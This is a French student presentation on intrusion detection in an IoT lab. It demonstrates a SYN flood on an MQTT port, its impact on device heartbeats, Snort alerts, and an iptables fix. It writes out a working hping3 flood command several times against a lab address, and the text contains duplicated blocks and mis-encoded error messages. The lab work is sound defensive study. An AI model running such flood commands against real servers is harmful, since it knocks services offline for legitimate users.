DÉTECTION D'INTRUSIONS DANS DES ENVIRONNEMENTS IOT

PRÉSENTÉ PAR :

Bilek Slimane

Hebri Oussama

INTRODUCTION

La sécurité de l'Internet des objets est essentielle dans un monde de plus en plus connecté. Les dispositifs IoT, présents dans les maisons et les industries, sont vulnérables à des attaques telles que le piratage et les malwares. Pour contrer ces menaces, des solutions de défense comme l'authentification renforcée et la surveillance des réseaux sont indispensables.

TRAVAIL

Analyser l'environnement IoT et de recenser les diverses menaces qui y
sont associées.

Ensuite faire des attaque et ensuite proposer une solution pour les detecter .

ATTAQUES EFFECTUEES


- Denial Of Service (DOS)
- ARP poisoning sur telephones IP
- Attaque Intercepter les Appelles
- Attaque DHCP Starvation
- DIS Flooding Attack

DENIAL OF SERVICE (DOS)

DENIAL OF SERVICE (DOS)

Une attaque DoS (Denial of Service) vise à rendre une ressource informatique indisponible pour ses utilisateurs légitimes. Elle se caractérise par une saturation des ressources (bande passante, processeur, mémoire, etc.), empêchant le système ciblé de répondre aux requêtes normales.

ARCHITECTURE



FONCTIONNEMENT NORMAL

L’equipement IOT envoie au serveur un message toues les 2 secondes indiquant que tout est bien et sous controle.

Le serveur recoit ces messages et les enregistre dans un fichier log pour que l’administrateur peut les analyser plus tard et detecter toute anomalie dans l’equipement.

FONCTIONNEMENT NORMAL

```
$./recv.sh
[2025-02-01 07:07 05] Everything is okay
[2025-02-01 07:07 07] Everything is okay
[2025-02-01 07:07 09] Everything is okay
[2025-02-01 07:07 11] Everything is okay
[2025-02-01 07:07 13] Everything is okay
[2025-02-01 07:07 15] Everything is okay
[2025-02-01 07:07 17] Everything is okay
[2025-02-01 07:07 19] Everything is okay
[2025-02-01 07:07 21] Everything is okay
[2025-02-01 07:07 23] Everything is okay
[2025-02-01 07:07 25] Everything is okay
[2025-02-01 07:07 27] Everything is okay
[2025-02-01 07:07 29] Everything is okay
[2025-02-01 07:07 31] Everything is okay
```

Reception du message chaque 2 seconde

FONCTIONNEMENT NORMAL

```
└─$ ls -l
total 16
-rw-r--r-- 1 attacker attacker 9553 Feb  1 07:08 received_messages.log
-rwxr-xr-x 1 attacker attacker  172 Jan 26 10:22 recv.sh
┌─[attacker@parrot]─[~/Desktop/pssr]
```

Un fichier log contient tous les messages recus
et la date, l'heure de reception

FONCTIONNEMENT NORMAL

Nous avons un Système de Détection d'Intrusion (IDS) placé en parallèle pour analyser le trafic venant de l'extérieur et il envoie des alertes dès qu'un trafic inattendu est détecté.

Cet IDS fait la detection en temps reel comme il enregistre les alerts dans des fichiers log pour une verification plus-tard

FONCTIONNEMENT NORMAL

```
        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.4 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.3

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 3.2  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: appid  Version 1.1  <Build 5>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_S7COMMPLUS  Version 1.0  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
Commencing packet processing (pid=1554)
_
```


IDS sous ecoute

SCINARIO

Supposant qu'un attaquant de l'extérieur prend connaissance de l'adresse IP du serveur, et qu'il veut inonder ce serveur avec des requêtes malveillantes afin de l'empêcher de recevoir les messages légitimes venant de l'equipement IOT.

L'attaquant va utiliser l'attaque SYN flood (Type de DOS) pour saturer le port 1883 avec des requetes incompletes

ATTAQUE



```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -S -p 1883 --flood --rand-source 10.10.10.30
HPING 10.10.10.30 (eth0 10.10.10.30): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -S -p 1883 --flood --rand-source 10.10.10.30
HPING 10.10.10.30 (eth0 10.10.10.30): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -S -p 1883 --flood --rand-source 10.10.10.30
HPING 10.10.10.30 (eth0 10.10.10.30): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
┌──(root㉿kali)-[/home/kali]
└─# hping3 -S -p 1883 --flood --rand-source 10.10.10.30
HPING 10.10.10.30 (eth0 10.10.10.30): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

IMPACT

```
$./recv.sh
[2025-02-01 18:58:57] Everything is okay
[2025-02-01 18:58:59] Everything is okay
[2025-02-01 18:59:01] Everything is okay
[2025-02-01 18:59:03] Everything is okay
[2025-02-01 18:59:05] Everything is okay
[2025-02-01 18:59:07] Everything is okay
[2025-02-01 18:59:09] Everything is okay
[2025-02-01 18:59:11] Everything is okay
[2025-02-01 18:59:13] Everything is okay
[2025-02-01 18:59:15] Everything is okay
[2025-02-01 18:59:17] Everything is okay
[2025-02-01 18:59:19] Everything is okay
[2025-02-01 18:59:30] Everything is okay
[2025-02-01 18:59:46] Everything is okay
[2025-02-01 19:00:19] Everything is okay
[2025-02-01 19:00:34] Everything is okay
[2025-02-01 19:01:17] Everything is okay
[2025-02-01 19:03:34] Everything is okay
[2025-02-01 19:03:40] Everything is okay
[2025-02-01 19:03:49] Everything is okay
[2025-02-01 19:03:55] Everything is okay
[2025-02-01 19:04:52] Everything is okay
[2025-02-01 19:04:58] Everything is okay
[2025-02-01 19:05:17] Everything is okay
```

IMPACT



```
Error: Une tentative de connexion a ÚchouÚ car le parti connectÚ nÆa pas rÚpondu convenablement au-delÓ dÆune certaine
 durÚe ou une connexion Útablie a ÚchouÚ car lÆh¶te de connexion nÆa pas rÚpondu.

Error: Une tentative de connexion a ÚchouÚ car le parti connectÚ nÆa pas rÚpondu convenablement au-delÓ dÆune certaine
 durÚe ou une connexion Útablie a ÚchouÚ car lÆh¶te de connexion nÆa pas rÚpondu.

Error: Une tentative de connexion a ÚchouÚ car le parti connectÚ nÆa pas rÚpondu convenablement au-delÓ dÆune certaine
 durÚe ou une connexion Útablie a ÚchouÚ car lÆh¶te de connexion nÆa pas rÚpondu.

Error: The connection was lost.
```

DETECTION

```
02/01-23:23:33.062007 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,239.166.251.138,20413 ,10.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x
6B5EBC7D,0x94D2AB,,0x200,63,0,5437 ,40,40960,,,,
02/01-23:23:33.064961 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,47.228.226.87,20414, 0.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x63
74A0AF,0x66C9AF69,,0x200,63,0,5561 ,40,40960,,,,
02/01-23:23:33.064961 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,239.35.0.208,20415,1 .10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x3FA
D7F23,0x211F3E10,,0x200,63,0,39942 40,40960,,,,
02/01-23:23:33.064962 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,20.184.230.103,20416 10.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x7
F594BD2,0x6B583B31,,0x200,63,0,196 4,40,40960,,,,
02/01-23:23:33.064962 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,97.77.219.202,20417, 0.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x4A
43B318,0x2400DF9E,,0x200,63,0,4941 ,40,40960,,,,
02/01-23:23:33.065006 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,212.58.179.247,20418 10.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x2
2FB9F75,0x464B4BCB,,0x200,63,0,139 2,40,40960,,,,
02/01-23:23:33.065006 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,95.49.255.45,20419,1 .10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x76A
3C89D,0x58CE5370,,0x200,63,0,59910 40,40960,,,,
02/01-23:23:33.065393 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,217.216.27.155,20420 10.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x7
128CF7F,0x53E7E692,,0x200,63,0,643 4,40,40960,,,,
02/01-23:23:33.065393 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,177.1.211.210,20421, 0.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x52
FED3FF,0x5D4E134,,0x200,63,0,21920 40,40960,,,,
02/01-23:23:33.066004 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,137.252.53.125,20422 10.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x6
DDFCD57,0x315C098C,,0x200,63,0,624 2,40,40960,,,,
02/01-23:23:33.066004 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,65.192.181.55,20423, 0.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x30
8D5835,0x1CBAC609,,0x200,63,0,5084 ,40,40960,,,,
02/01-23:23:33.066004 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,149.12.184.93,20424, 0.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x7E
C62C98,0x2F66B8,,0x200,63,0,30217, 0,40960,,,,
02/01-23:23:33.066004 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,191.6.228.207,20425, 0.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x26
3A05DA,0x3FDCE5DB,,0x200,63,0,4610 ,40,40960,,,,
02/01-23:23:33.066041 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,233.226.71.127,20426 10.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x6
0D1A1E1,0x3F3631AD,,0x200,63,0,612 9,40,40960,,,,
02/01-23:23:33.066041 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,138.125.230.123,2042 ,10.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x
5032EE89,0x979E4C5,,0x200,63,0,529 9,40,40960,,,,
02/01-23:23:33.066183 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,216.187.60.141,20428 10.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x4
2FAF8F,0x2C75843B,,0x200,63,0,6836 40,40960,,,,
02/01-23:23:33.066183 ,1,1000006,1 "Possible DOS attack on MQTT" TCP,248.26.137.97,20429, 0.10.10.50,1883,0C:6B:D6:6B:00:01,00:0C:29:AB:A0:16,0x3C,******S*,0x1D
2EE62D,0x23194CD8,,0x200,63,0,2819 40,40960,
```

SOLUTION

Nous configurons un parefeu dans le serveur en utilisant **iptables** afin d'accepter que les requetes venant de la plage d'adesses ip **10.10.10.0/24** et rejete tous les autres requete sur le port 1883

